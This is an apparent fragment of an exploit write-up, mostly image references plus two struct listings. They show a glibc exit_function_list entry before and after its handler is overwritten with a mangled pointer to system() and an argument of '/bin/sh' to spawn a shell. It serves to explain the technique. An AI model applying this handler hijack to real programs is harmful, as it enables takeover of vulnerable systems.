




Figure 4. The exploit idea



```
struct exit_function_list {
struct exit_function_list *next = 0x0;
size_t idx = 15;
struct exit_function fns[32] = {
...
long int flavor = 0x4; // flavor ef_cxa
void (*fn) (void* arg, int status) = PTR_MANGLE(_dl_fini);
void* arg = 0x0;
void* dso_handle = 0x0;
...
                                                   };
                                                   };
```

```
struct exit_function_list {
struct exit_function_list *next = 0x0;
size_t idx = 15;
struct exit_function fns[32] = {
...
long int flavor = 0x4; // flavor ef_cxa
void (*fn) (void* arg, int status) = PTR_MANGLE(system);
void* arg = <address of "/bin/sh" in libc>;
void* dso_handle = 0x0;
...
                                                   };
                                                   };
```

Figure 5. Contents of exit_function_list

